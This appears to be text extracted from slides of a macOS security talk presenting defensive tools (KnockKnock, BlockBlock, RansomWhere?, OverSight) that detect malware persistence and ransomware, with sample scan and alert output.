
(still) only 3 detections :l



keydnep (7/2016)

known limitations:

- ❌ only detects known samples
- ❌ trivial to bypass



MALWARE PERSISTS

....enumerate/monitor all persistent software

KnockKnock (UI)

KnockKnock
version: 1.5.0

Start Scan

Kernel Extensions
installed modules, possibly kernel loaded
2

Launch Items
daemons and agents loaded by launchd
20

Library Inserts
dylibs inserted via DYLD_INSERT_LIBRARIES
0

Login Items
items started when the user logs in
3

Little Snitch Agent
/Library/Little Snitch/Little Snitch Agent.app/Contents/MacOS/Little Snitch Agent
/Library/LaunchAgents/at.obdev.LittleSnitchUIAgent.plist
0/57
virus total info show

UpdaterStartupUtility
/Library/Application Support/Adobe/00BE/PDApp/UWA/UpdaterStartupUtility
/Library/LaunchAgents/com.adobe.AAM.Updater-
0/57
virus total info show

Creative Cloud
/Applications/Utilities/Adobe Creative Cloud/ACC/Creative Cloud Helper
/Library/LaunchAgents/com.adobe.AdobeCreativeCloud.plist
0/57
virus total info show

adprintd
/usr/share/centrifydc/sbin/adprintd
/Library/LaunchAgents/com.centrify.adprintd.plist
0/57
virus total info show

KnockKnock

osxMalware
installed a launch daemon or agent

virus total ancestry

osxMalware (unsigned)
process id: 74090
process path: /Users/patrick/Downloads/osxMalware.app/Contents/MacOS/osxMalware

com.malware.persist.plist (unsigned)
startup file: /Users/patrick/Library/LaunchAgents/com.malware.persist.plist
startup binary: /usr/bin/malware.bin

remember

Block


Allow

BlockBlock

RANSOMWARE ENCRYPTS!


› detect rapid creation of encrypted files by untrusted procs

OSX/KeRanger



"Towards Generic Ransomware Detection"

OSX/Gopher







RansomWhere?

☒ creating encrypted files
☒ rapidly / high number
☒ by an untrusted process

RANSOMWARE ENCRYPTS!

› detect rapid creation of encrypted files by untrusted procs






OverSight

